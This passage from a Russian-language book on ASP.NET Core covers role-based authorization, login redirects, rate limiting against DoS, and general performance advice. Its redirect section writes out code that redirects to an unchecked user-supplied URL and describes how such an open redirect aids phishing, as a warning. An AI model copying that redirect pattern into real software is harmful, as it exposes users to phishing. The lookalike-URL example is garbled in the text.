


Рис. 2.27. Сообщение об ошибке 403

администратор. Тут уже реализация может зависеть от конкретных требований, но давайте посмотрим на простой пример с двумя ролями.

Для работы с ролями я создал перечисление:

```
public enum AuthRole { User, Admin }
```

Класс атрибута получает в качестве параметра роль:

```
private AuthRole role;
```

```
public BlogAuthorizeAttribute(AuthRole role)
{
    this.role = role;
}
```

Это значит, что теперь мы должны указывать роль при задании атрибута:

```
[BlogAuthorize(AuthRole.Admin)]  
public class BlogController : Controller
```

К методам контроллера блога сейчас смогут обращаться только администраторы.

Затем взглянем на код проверки:

```
public void OnAuthorization(AuthorizationFilterContext context)
{
    if (context.HttpContext.Session.GetInt32("userid") == null)
    {
        context.Result = new RedirectResult("/Login");
        return;
    }
}
```

```

if (context.HttpContext?.Session.GetString("Role") != role.ToString())
{
    context.Result =
        new StatusCodeResult((int)System.Net.HttpStatusCode.Forbidden);
}
}

```

Если посетитель не авторизован, то переадресовываем его на страницу авторизации. Если авторизован, но ему не хватает прав, то показываем ошибку доступа `Forbidden`.

Недостаточный контроль доступа — одна из популярных уязвимостей в веб-приложениях. Задача программиста: правильно защищать доступ к контроллерам, и чем проще управление доступом, тем меньше шансов, что вы совершиете ошибку.

Атрибуты — отличный способ контроля. Один простой атрибут может указать, кто именно может иметь доступ к контроллеру или отдельному методу.

Я несколько раз сталкивался с ситуацией, когда уязвимость возникала не потому, что программист не предусмотрел что-то, а из-за того, что клиент или бизнес-аналитики сочли, что ограничений не должно быть. Они полагают, что ограничения усложняют жизнь зарегистрированным посетителям, и если ограничения устраниить, то всем будет удобно, — в надежде, что никто из посетителей не станет злоупотреблять доступом.

К сожалению, в Сети не все так просто, и нельзя ожидать, что посетители будут следовать правилам хорошего тона, и никто не станет злоупотреблять. В тех случаях, когда клиент требует не вводить ограничения, мы (программисты) не можем ничего поделать, потому что клиент всегда прав. Остается только исполнять его пожелания и одновременно пытаться убедить его выбрать правильное решение.

Но уж если программист принял решение не накладывать ограничений, то тут ему самому остается нести ответственность в случае взлома или утечки данных.

## 2.21. Переадресация

Достаточно популярная задача — переадресовывать посетителей на сайте. Например, какая-то секция на сайте требует авторизации, а текущий посетитель не авторизован. В этом случае мы перенаправляем его на страницу авторизации, а после авторизации хотим, чтобы он вернулся на нужную страницу, а не искал ее.

Давайте реализуем такую логику. В модель авторизации нужно добавить новое поле:

```
public string? Uri { get; set; }
```

Метод GET для авторизации будет получать строку с интернет-адресом (URL), на который нужно переадресовать посетителя по завершении авторизации:

```
[HttpGet]
[Route("/login")]

```

```
public IActionResult Index(string u)
{
    return View(new LoginViewModel()
    {
        U = u
    });
}
```

Теперь этот параметр нужно сохранить где-то на форме для последующего использования, и для этого подойдет скрытое поле:

```
<input type="hidden" name="u" value="@Model.U" />
```

Ну и последний штрих — после авторизации переадресовать посетителя на нужную страницу:

```
if (isAuthenticated)
    return RedirectToAction(String.IsNullOrEmpty(model.U) ? "/" : model.U);
else
    ModelState.AddModelError("Email", "Неверный Email или пароль");
```

Теперь, если посетителя отправить на адрес:

**http://localhost:37741/login?u=/Account/Password**

то после авторизации он будет перенаправлен на страницу смены пароля.

А что, если пользователя направить на такой адрес:

**http://localhost:37741/login?u=http://www.flenov.info**

После авторизации пользователь окажется на моем сайте. Вроде бы ничего страшного нет, но допустим, что уязвимость найдена на сайте Google и URL выглядит так:

**https://www.google.com/login?u=http://www.google.com/account/password**

Хакер может разослать этот URL по email, а как мы обычно проверяем легитимность ссылок, прежде чем щелкать на них? Наводим курсор на ссылку и смотрим на адрес — что ж, адрес здесь очень даже легальный, это же **google.com**.

Посетитель может щелкнуть на полученной в письме ссылке и оказаться на реальном сайте Google, что опять же не вызовет вопросов. Но после авторизации посетитель переадресовывается на адрес: **http://www.google.com/account/password**, а здесь есть одна мелочь — вместо буквы I в нем стоит очень похожая на нее цифра 1 (единица).

По статистике, внимание посетителя снижается после загрузки первой страницы. Щелкнув на ссылке, ведущей на сайт, даже опытные посетители проверяют только первую загруженную страницу, а куда потом происходит переадресация — мало кто смотрит.

Да, если посетители каким-то образом окажутся на сайте хакера и там отдастут свои данные, это будет их проблема. Но станет ли вам от этого легче? Уверен, что в Google не будут рады, если их сайт превратится в стартовую площадку для последующего взлома.

Никогда не позволяйте переадресацию на чужие сайты! Если есть определенные сайты, в безопасности которых вы уверены, то можно создать «белый список» и разрешить переадресацию только на них. Но прежде чем делать это, стоит все же 10 раз подумать — а действительно ли это необходимо?

## 2.22. Защита от DoS

В разд. 1.2 мы в теории познакомились с атакой DoS (отказ в обслуживании), а теперь рассмотрим защиту от нее на практике. Один из вариантов защиты от неоправданной нагрузки со стороны посетителя — ограничение количества запросов. В .NET для нас уже есть готовые инструменты для реализации такой защиты.

В .NET 7 появилась поддержка ограничения количества запросов. Если ваш проект создан на основе этой версии, то вы сможете использовать примеры кода, которые я буду приводить далее. Если нет, то самое время обновиться. Я недавно переводил проект с .NET 6 на .NET 7, и все решилось банальной сменой версии в csproj-файлах. Я заменил:

```
<TargetFramework>net6.0</TargetFramework>
```

на:

```
<TargetFramework>net7.0</TargetFramework>
```

и после этого обновил пакеты. Изменений на уровне C#-кода делать не пришлось.

Итак, в файле Program.cs добавляем пространство имен:

```
using Microsoft.AspNetCore.RateLimiting;
```

Теперь мы можем настроить защиту от большого наплыва запросов с использованием RateLimiter.

Для начала нужно сконфигурировать сервис. Он поддерживает как плавающее, так и фиксированное окно. С помощью AddRateLimiter мы можем добавить несколько различных конфигураций и задействовать их потом по необходимости.

Начнем с фиксированного окна, для которого применим AddFixedWindowLimiter:

```
builder.Services.AddRateLimiter(_ => _.AddFixedWindowLimiter("fixed",
    rateLimiter => {
        rateLimiter.Window = TimeSpan.FromSeconds(10);
        rateLimiter.PermitLimit = 4;
    })
);
```

В качестве первого параметра здесь передается имя конфигурации. Второй параметр — это настройки ограничителя, и для фиксированного окна нужно указать два параметра: размер окна (в приведенном примере — 10 секунд) и максимальное количество запросов (4). Если на сайт придет более 4 запросов за 10 секунд, то новые приниматься не будут, пока не истечет 10-секундное окно.

Далее сразу же настроим плавающее окно с помощью метода `AddSlidingWindowLimiter`:

```
builder.Services.AddRateLimiter(_ => _.AddSlidingWindowLimiter("sliding",
    rateLimiter => {
        rateLimiter.Window = TimeSpan.FromSeconds(10);
        rateLimiter.PermitLimit = 4;
        rateLimiter.SegmentsPerWindow = 4;
    })
);
```

Тут снова сначала идет имя конфигурации и потом параметры. Помимо размера окна и максимального количества запросов, нужно указать количество сегментов в одном окне. Ограничитель делит каждое окно на определенное количество сегментов и считает данные в них.

Что ж, два ограничителя сконфигурированы — пора включить `RateLimiter`:

```
app.UseRateLimiter();
```

Я не увидел этого в документации, но личный опыт показывает, что если у вас есть маршруты (`UseRouting`), то `UseRateLimiter` должен идти после них, иначе защита работать не будет:

```
app.UseRouting();
app.UseRateLimiter();
```

Конфигураций готовы, и теперь их можно включить для определенных контроллеров или методов. Это делается с помощью атрибута `EnableRateLimiting`.

Давайте включим ограничитель `sliding` для главной страницы контроллера `HomeController`:

```
[EnableRateLimiting("sliding")]
public async Task<IActionResult> Index()
{}
```

У атрибута `EnableRateLimiting` есть параметр, в котором нужно указать имя настройки, которую мы создали в `Program.cs`. А там были созданы две настройки защиты с именами: `fixed` и `sliding`.

Для URL `/Home/Privacy/` мы включим фиксированную конфигурацию:

```
[EnableRateLimiting("fixed")]
public IActionResult Privacy()
{
    return View();
}
```

Загрузите сайт и попробуйте четыре раза быстро перезагрузить домашнюю страницу — пятая попытка должна закончиться ошибкой 503 (рис. 2.28). Таким образом мы сможем контролировать нагрузку на сервер.




Рис. 2.28. Ошибка 503

Пока что у нас все данные помещаются в одну глобальную корзину, но было бы лучше сделать сегментацию по ID пользователя или по IP-адресу для неавторизованных посетителей. Для этого можно добавить следующую сегментацию:

```
builder.Services.AddRateLimiter(options =>
{
    options.GlobalLimiter =
        PartitionedRateLimiter.Create<HttpContext, string>(httpContext =>
            RateLimitPartition.GetFixedWindowLimiter(
                partitionKey: httpContext.Session.GetString("userid") ??
                    httpContext.Connection.RemoteIpAddress?.ToString() ?? ""),
            factory: partition => new FixedWindowRateLimiterOptions
            {
                AutoReplenishment = true,
                PermitLimit = 10,
                QueueLimit = 0,
                Window = TimeSpan.FromMinutes(1)
            }
        )),
});
```

Хотя WebAPI выходят за рамки нашего рассмотрения, чтобы не возвращаться к вопросу ограничения доступа позже, стоит обсудить этот вопрос здесь. Если вы

используете API с контроллерами, то их защита проходит так же, как было показано ранее. Если же вы применяете минимальный API-подход с методом MapGet, то контроллеров не будет, однако можно задействовать RequireRateLimiting следующим образом:

```
app.MapGet("/", () =>
    Results.Ok("Это ответ с сервера"))
    .RequireRateLimiting("fixed");
```

Это достаточно новые возможности .NET, поэтому я еще не тестировал их на большой нагрузке на реальных серверах, но в домашних условиях на тестовом сайте все выглядит очень впечатляюще.

Для более старых версий .NET есть предложения от сторонних разработчиков, но я в своих будущих проектах обязательно попробую решение от Microsoft, потому что оно легко реализуется и имеет очень гибкие настройки.





## ГЛАВА 3

# Основы производительности

В этой главе я хотел бы поговорить о вопросах производительности, которые не касаются конкретно платформы C#. Почти вся информация в этой главе относится к любому другому языку программирования.

Я в ИТ уже очень долго и писал различные программы на разных языках. Встречались языки программирования, которые генерировали чуть более быстрый машинный код, чем другие, а попадались и те, которые не отличались в этом плане от других.

Но за все время моей работы в ИТ я постоянно имел дело с обстоятельствами, которые практически не менялись год от года и, хотя зародились много лет назад, все еще остаются актуальными и сегодня, — это вопросы производительности. И в этой главе мы поговорим о производительности языков программирования в целом, а в следующей — уже конкретно о производительности C# и .NET.

### 3.1. Основы

Есть много языков программирования, которые по части скорости работы «из коробки» оказываются позади C или C++, но тем не менее они стали популярными. Все любители Python отмечают его недостаток в плане невысокой производительности, но при этом он каждый год набирает в популярности и, по различным данным, находится на первых позициях среди языков программирования: кто-то ставит его на первое место, а кто-то — на второе, — почти везде всё зависит от того, как считать... Многие рейтинги выводят на первые позиции, помимо Python, еще и Java, и C# в разной последовательности, и все три эти языка не отличаются скоростью, если сравнивать их с C/C++.

Так почему программисты выбирают языки программирования, которые изначально дадут более медленный результат? Да потому, что в наше время скорость и простота разработки намного важнее, чем скорость выполнения приложения, — проще нарастить вычислительные ресурсы. А оптимизация кода необходима только в тех случаях, когда тот или иной код действительно выполняется очень медленно.

Мир меняется очень быстро, и чтобы успевать за рынком, нужно реагировать на него адекватно. Если вы голодны и едете в булочную за хлебом на машине, будет ли ощутима разница, держите вы скорость 60 или 59 км/ч? Уверен, что нет. Даже если ваша скорость будет 58 или даже 57 км/ч, вы не заметите разницы на глаз, разве что станете замерять время поездки с секундомером, или если булочная не расположена от вас на расстоянии 1000 километров. Так что если булочная находится в от вас пределах 10 километров, то разница в скорости движения в несколько км/ч не повлияет на ваше восприятие одной поездки. Вы, возможно, заметите проблему, только если тысячу раз подряд съездите за хлебом.

Если нужно выполнить какие-либо вычисления только один раз, то в большинстве задач вам будет без разницы, на каком языке эта процедура написана и как быстро выполняется. То же самое касается и компьютерного железа — я до сих пор для работы с текстом пользуюсь ноутбуком, который купил 10 лет назад, потому что если даже я куплю самый мощный компьютер, все равно не замечу разницы при работе в текстовом редакторе.

Есть такие разовые операции, которые действительно могут выполняться медленно и требовать оптимизаций, но в реальности... Любая книга по алгоритмам, затрагивающая вопросы сложности, расскажет вам про большую букву «О» и оценку алгоритмов, при которой должно быть все равно, сколько времени будет выполняться одна отдельная операция, — главное, сколько итераций понадобится для решений проблемы.

Еще в конце 1990 — начале 2000 годов я писал про то, что одним из основных мест приложения оптимизации являются циклы и любые повторяющиеся операции. Так считал не только я, поэтому не буду приписывать себе первоначальное авторство этого утверждения. Прошло уже более 20 лет, а не так много изменилось с тех пор.

Оптимизировать нужно то, что тормозит, и повторяющиеся операции. Простые операции, которые выполняются только один раз и делают это относительно неплохо, не стоят оптимизаций. Если вы оптимизируете код, выполняющийся только один раз, добиваясь уменьшения времени его выполнения с 10 секунд до 9, то выигрываете в производительности лишь одну секунду... Есть только миг между прошлым и будущим, и именно он называется... — не занимайтесь оптимизацией, если затраты на нее дадут такой небольшой результат.

А что если вы оптимизируете тело цикла, которое выполняется 1000 раз? Сократив выполнение тела цикла с 10 секунд на 9, вы выигрываете уже 1000 секунд. А если сократить количество циклов с 1000 до 500 (в два раза) и не оптимизировать при этом тело вовсе, то вы сэкономите 500 циклов по 10 секунд, или 5000 секунд. Вот это уже лучше! Сокращая в два раза количество циклов, мы получаем в пять раз большую экономию, чем сокращение выполнения тела цикла на 10%.

Именно поэтому при оценке сложности алгоритмов смотрят в первую очередь на повторения. Простая арифметика говорит нам о том, что это важнее времени выполнения одного шага. И именно поэтому программисты используют современные языки, которые жертвуют производительностью, чтобы результат был безопаснее,

надежнее и код писался быстрее. Ну и параллельно они должны думать о том, как оптимизировать те участки, которые действительно требуют этого.

## 3.2. Когда нужно оптимизировать?

Невозможно весь код оптимизировать одинаково — такая разработка будет очень дорогой и даже может никогда не закончиться. Оптимизация нет предела, поэтому можно вечно улучшать код, делая его все быстрее и быстрее. И чтобы не погрязнуть в вечных улучшениях, мы должны больше думать про сам продукт и делать его так, чтобы он соответствовал необходимым требованиям, а оптимизацией заниматься уже тогда, когда возникают проблемы.

Есть такая сентенция: проблемы нужно решать по мере их поступления.

НО!

В большинстве компаний, где я работал, программисты следуют этому правилу буквально. Они берут какие-то быстрые технологии и начинают их везде использовать. И все работает отлично, пока проект не отпускают в жизнь, и тут оказывается, что выбранные технологии не масштабируются.

Пять лет назад я предупреждал свое руководство о том, что нельзя делать страницу, которая будет отображать в виде сетки все возможные данные и потом в браузере сортировать данные по любым колонкам, искать данные по любым колонкам и т. п. Во время разработки всё это выглядело круто, все были довольны, что возможности отличные, но я утверждал, что это в реальной жизни работать не будет, — не станет масштабироваться. И вот сайт открывается клиентам и через несколько месяцев начинает тормозить — возникают проблемы с загрузкой. Запросы к серверу выполняются по несколько минут, потому что передают слишком много данных из базы. Браузер падает, потому что в него загружается огромное количество данных, обработать которые с помощью JavaScript просто невозможно. Браузер начинает расходовать до гигабайта памяти...

Результат — срочное переписывание приложения и перенос всей логики на сервер. Браузер должен хорошо отображать данные, но бизнес-логика в нем должна задействоваться только в том случае, если ей на сервере места нет, и только если вы уверены, что данных будет немного. Если вы пишете веб-версию текстового редактора, то логика, конечно же, должна присутствовать в браузере. Но если это бизнес-приложение, то в большинстве случаев она все же должна быть на сервере.

Это пример пятилетней давности, но то же самое происходило не раз и даже сейчас происходит. Об оптимизации мы должны думать по мере поступления проблем, а вот про архитектуру — в самом начале.

Оптимизация и возможности масштабирования — это все же разные понятия. Если, работая над страницей, которая должна отображать каталог товаров электронного магазина, вы решите, что раз это SPA<sup>1</sup>, всё должно быть в браузере, то вас может

---

<sup>1</sup> SPA (Single-Page Applications, односторонние приложения) — веб-приложения, которые загружают одну HTML-страницу и динамически обновляют ее при взаимодействии с пользователем.

ожидать сюрприз производительности. Почему-то многие считают, что в SPA бизнес-логика должна быть в браузере, что API каталога товаров должен возвращать весь каталог, а потом JS с помощью быстрых технологий React<sup>1</sup> будет в браузере фильтровать данные и сортировать их. Ну это же React! Все же знают, что она очень быстрая!

Нет. Даже очень быстрая библиотека React имеет свои пределы скорости. От того, что вы пишете на быстрой React, сайт не будет работать быстро, если вам придется работать с тысячами строк данных, если в памяти приходится хранить сотни мегабайт информации.

Когда все начинает тормозить, программисты пытаются что-то оптимизировать, пытаться что-то улучшить, но проблема не в скорости кода, а в корне — в архитектуре. Об архитектуре нужно думать с самого начала. Надо предварительно выяснить, сколько может быть в реальной жизни данных, сможет ли технология, которую вы так сильно любите, справиться с таким объемом данных. Об архитектуре нужно думать еще до начала работы над кодом, и если вы ошибетесь, то придется переписывать очень много, потому что никакая оптимизация потом уже не поможет.

Производительность очень сильно зависит от архитектуры, от того, насколько масштабируемый вы пишете код. Ну а если всё выбрано корректно, то потом уже можно полировать код и улучшать его производительность в любой момент.

### 3.3. Оптимизация и рефакторинг

Оптимизация и красота кода не всегда идут рука об руку — иногда «сделать код красивее» может означать «сделать код медленнее». Но стоит ли думать об этом?

Оптимизация — это хорошо, но, опять же, она должна присутствовать там, где она необходима. Если вы считаете, что оптимизация нужна везде и при этом пишете на Java или C#, то спешу вас разочаровать — это далеко не самые быстрые языки программирования. А самый популярный Python вообще славится проблемами производительности, но при этом остается самым популярным.

Если вы хотите оптимизировать каждую строку кода, то вам нужно писать на C++ — он быстрее. А лучше писать на Assembler — он еще быстрее. Вы можете также писать вообще в машинных кодах — это будет еще и выглядеть круто.

Но даже когда компьютеры были слабыми, никто не писал на Assembler требовательные к ресурсам на тот момент игры. Очень много кода писали на C или C++, а на Assembler — лишь вставки кода, которым необходима была максимальная производительность. Я сам в 1990-е годы пробовал писать 3D-игру в стиле Doom на C, и у меня получилось вполне неплохо — все работало быстро, при этом на ассемблере я написал только небольшой код, который копировал данные из памяти компьютера в память видеокарты и потом переключал страницы видео.

---

<sup>1</sup> React — JavaScript-библиотека с открытым исходным кодом для разработки пользовательских интерфейсов.

При хорошей архитектуре — в большинстве случаев — потери от рефакторинга должны быть незначительными.

Определившись с хорошей архитектурой, можно начинать писать код — главное, оформлять его хорошо. Можно даже «срезать углы» и применять не самые эффективные с точки зрения алгоритма решения. Если код написано хорошо, то потом оптимизировать или переписать какой-то алгоритм будет несложно.

Хорошо написанный код проще оптимизировать. Если вы написали хорошо структурированный код, то, исходя из моего опыта, проблема чаще всего скрывается в какой-то функции, и ее просто нужно переписать. В хорошо написанном коде проще искать проблемы и слабые места, которые нуждаются в оптимизации. Испортить код в целях оптимизаций мы сможем в любой момент, а вот написать красиво, чтобы его проще было потом оптимизировать, — это даже при всем желании не все могут.

При работе с кодом красота важнее, и если есть необходимость создать дополнительную функцию для красоты кода вместо лишнего вызова — я выберу создание новой функции.

## 3.4. Отображение данных

Для C# имеются такие библиотеки, которые могут скопировать данные из одного типа объекта в другой, и копирование это происходит по именам полей. Так, если у вас есть класс `Employee` и класс `Person`, и у каждого предусмотрены поля имени и фамилии, то автомаппер<sup>1</sup> может копировать данные из объекта `Person` в `Employee` автоматически просто потому, что имена полей совпадают. Но даже если они и не совпадают, можно настроить связь между разными полями.

Допустим, что у нас есть следующие классы моделей:

```
class Employee {
    public string FirstName { get; set; }
    public string LastName { get; set; }
}

class Person {
    public string FirstName { get; set; }
    public string LastName { get; set; }
}

Employee e = new Employee() {
    FirstName = "Иван",
    LastName = "Иванов"
}
```

<sup>1</sup> AutoMapper — средство сопоставления одного объекта на другой (в английской терминологии — Mapping). Сопоставление работает путем преобразования входного объекта одного типа в выходной объект другого типа.

В этом коде могут быть ошибки, потому что я его писал в простом текстовом редакторе, а не в редакторе кода, и основная его цель — показать идею: есть два класса, которые имеют разные имена, но одинаковые имена полей. Это самый простой и удобный случай использования мапперов.

У нас есть `Employee`, и мы хотим превратить его в `Person`. Чтобы произвести конвертацию вручную, мы можем создать производящий ее метод:

```
Person ManualMap(Employee e) {
    return new Person() {
        FirstName = e.FirstName,
        LastName = e.LastName
    };
}

Person = ManualMap(e);
```

Это очень простой код, который пишется за минуту. Плюс этого подхода — минимум ошибок в результате, минус — если в `Employee` добавляется новое поле, а вы забудете обновить метод, в результате вы получите ошибку, которую сложно будет потом быстро идентифицировать.

Некоторые программисты говорят: не хочу быть владычицей морского, хочу быть крутым программистом — и устанавливают специальные библиотеки, которые магически копируют данные. Если поля совпадают, то библиотека может скопировать данные. Если не совпадают, то связь можно сконфигурировать. Плюс — надо писать меньше кода, минус — если сделать опечатку в имени поля, потом можно долго смотреть на код, пытаясь понять, почему он не работает:

```
Person p = new Person();
MagicMap(p, m);
```

У меня еще в 2009 году был случай, когда я в названии метода случайно использовал русскую букву С, а не английскую С. Я отдал код на тестирование, из которого он вернулся со странной ошибкой: метод не найден. Визуально я вижу его и могу вызвать, потому что для вызова просто копирую текст из кода. А тестер был канадцем, который не копировал имя, а вводил его вручную, и, конечно же, не мог ввести русскую букву.

При автоматическом копировании данных моделей вот такие ошибки не всегда очевидны.

Автоматический подход предпочтают те, кто создает отдельные модели для каждого уровня:

- `EmployeeModelDAL` — модель доступа к данным;
- `EmployeeModelBL` — модель в бизнес-уровне;
- `EmployeeModelView` — модель в представлении.

У каждого уровня свои модели, и между ними данные передаются автоматически мапперами. Некоторые пишут ручные мапперы, потому что для них вероятность

ошибки является критической. Я же считаю, что это решается тестами, но все же автоматический подход не люблю, но по другой причине.

Что выбрать: ручной или автоматический метод? Я использую ручной подход, и на C# не использую автоматическое копирование данных между объектами по двум причинам:

- мне проще написать вручную;
- если две модели одинаковы по полям и просто принадлежат разным слоям, то я не создаю копию, а использую лишь одну модель **них**: EmployeeModelDAL. Я не люблю, когда в разных слоях создают одну и ту же модель просто с разными именами: EmployeeModelDAL, EmployeeModelBL, EmployeeModelView.

Глупое копирование между слоями приводит к лишним выделениям памяти и копированием данных, а в случае с C# — также и к потере производительности. Хотя это касается не только C#, но и любого другого языка программирования. И все это ради чего? С моей точки зрения, это не приводит к повышению читабельности, а только увеличивает расходы на поддержание кода, потому что при введении нового поля его нужно добавить во все модели, чтобы данные добрались из базы в представление. В примерах к книге я максимально использую модели уровня доступа к данным (DAL).

Это мое личное мнение, и если вы любите мапперы, то это ваш выбор. Не пытайтесь меня переубедить, что это хорошо, — я в ИТ уже столько лет и столько всего попробовал, что любые ваши попытки просто пролетят мимо моих ушей. Так что если вы хотите использовать мапперы, просто отбросьте мои советы и делайте, как хотите.

Но давайте вернемся к вопросу производительности и посмотрим на пальцах, сколько понадобится выделений и уничтожений памяти, чтобы данные только добрались до базы данных:

1. Нужно проинициализировать три объекта: EmployeeModelDAL, EmployeeModelBL и EmployeeModelView.
2. В каждом объекте выделить память для строк, где будут храниться имена и фамилии.
3. Скопировать данные из одного свойства в другое.
4. После передачи на следующий уровень старые объекты, скорее всего, окажутся ненужными, и их надо уничтожить.

Столько выделений и уничтожений памяти и операций копирования — из моего личного опыта — это большие расходы, и просто избавившись от них, вы можете повысить производительность сервера приложений.

А если данные будут передаваться от пользователя в уровень DAL и результат станет копироваться обратно? То есть мы сохраняем что-то в базе данных и потом возвращаем обратно в представление. А если полей будет 20? Сейчас у нас только имя и фамилия, а если добавятся еще и адрес места жительства, место рождения, какие-то даты и прочее?

Вот поэтому я не люблю создание моделей для каждого отдельного уровня. Это плохо с точки зрения производительности и хуже с точки зрения читабельности. Нужно обязательно помнить именование классов для каждого уровня, и я много раз видел, когда классы в двух уровнях имеют одни и те же имена.

Так что я предпоchitaю иметь одну модель для всех уровней. Чаще всего, это когда модель для базы данных абсолютно идентична модели представления.

Но если есть необходимость, то моделей может быть и несколько. Это когда модель в БД одна, а представление нуждается в совершенно другой структуре данных. Но и в этом случае автомапперы не приносят уже такой выгоды — проще и удобнее просто написать код вручную, чем вручную конфигурировать маппинг.

### 3.5. Асинхронное выполнение запросов

Асинхронное выполнение далеко не всегда означает, что приложение будет работать быстрее. Тут есть связь, но далеко не прямая. Очень часто асинхронное выполнение связывают с классическими десктопными или мобильными приложениями. Были времена, когда в моменты запуска тяжелых вычислений или долгих запросов в сеть, приложение прекращало отзываться, и казалось, что оно зависло. Сейчас этот подход считается очень плохим, и в iOS уже на уровне языка программирования делают всё, чтобы не было блокирований.

При запуске приложения в *синхронном* режиме создается один главный поток, который выполняет основную линию приложения. Когда этот код доходит до какого-то сложного расчета или необходимости отправить запрос в Сеть и получить данные, поток отправляет запрос и замирает в ожидании ответа. Если главный поток замер, то приложение не может ничего отображать в окне программы и откликаться на действия посетителя, — мы ведь замерли и ждем ответа.

Если приложение не откликается — это плохо, и в таких случаях лучше использовать *асинхронное* выполнение: мы отправляем нужный запрос в Интернет, но не блокируем выполнение программы, а продолжаем обрабатывать ввод посетителя, отрисовывать содержимое окна и ждать ответа.

Отлично, похоже, что классическому или мобильному приложению действительно выгодно работать асинхронно, потому что нужно ожидать ответа и одновременно отрисовывать окна. При этом приложение остается отзывчивым на действия пользователя в сложных ситуациях.

Но зачем это нужно веб-приложению, которое выполняется на сервере? Оно не может отвечать за отрисовку чего-то на компьютере посетителя. И мы не сможем отправить ответ посетителю раньше, чем закончится выполнение на сервере и будут готовы все данные для возврата.

Рассмотрим эти процессы подробнее. На веб-сервере для обработки запросов создается пул из потоков. Когда на сервер приходит запрос, то один из потоков начинает его выполнять. Для следующего запроса выбирается другой поток. Допустим, что каждый из запросов обращается к базе данных и выполнение запроса занимает

минуту. Когда веб-сервер направляет запрос к базе данных, то в синхронном режиме поток замирает и ожидает ответа. Если придет очень много запросов, то может случиться ситуация, что все потоки в пуле закончатся и сервер перестанет отвечать на запросы. При этом у сервера может быть достаточно процессорных ресурсов, чтобы продолжать работать, может быть достаточно памяти, но только потому, что процессы слишком долго ждут ответа и бездействуют, сервер работает неэффективно.

В асинхронном режиме поток не ожидает ответа от сервера, а возвращается в пул потоков и может быть назначен любому другому запросу от посетителя. Когда база данных завершит выбирать данные и мы их получим, .NET выберет из пула поток и назначит его для дальнейшего выполнения кода.

Таким образом, использование асинхронного программирования выгодно не только для десктопных приложений, но и для веб-сайтов. Вместо ожидания ответов, потоки могут выполнять какие-то другие задачи. То есть мы более эффективно используем ресурсы.

А зачем ограничивать количество потоков? Во-первых, потоки расходуют память — для каждого выделяется один мегабайт для хранения стека. Вроде бы немного, но все же для сервера — это память. Во-вторых, создание и уничтожение потоков не проходит бесследно. Если на сервер неожиданно придет большое количество запросов, то придется расходовать дополнительные ресурсы на создание потоков, а при падении трафика их придется уничтожать, чтобы не тратить ресурсы. Использовать существующие потоки будет более эффективно.

Асинхронное программирование на сервере выгоднее с точки зрения расходования памяти и процессора, а при большой нагрузке каждая мелочь может повлиять на то, сколько запросов вы сможете обработать.

Когда в C# было не так легко писать асинхронный код, многие продолжали использовать блокирующие режимы, но с появлением `async` и `await` я не вижу причин писать синхронно, поскольку теперь асинхронный код писать стало намного проще.

В главе 2 я во всех примерах старался задействовать асинхронные методы там, где они доступны. И далее я буду продолжать их использовать, и вам настоятельно рекомендую, чтобы ваши сайты эффективнее использовали ресурсы сервера.

## 3.6. Параллельное выполнение

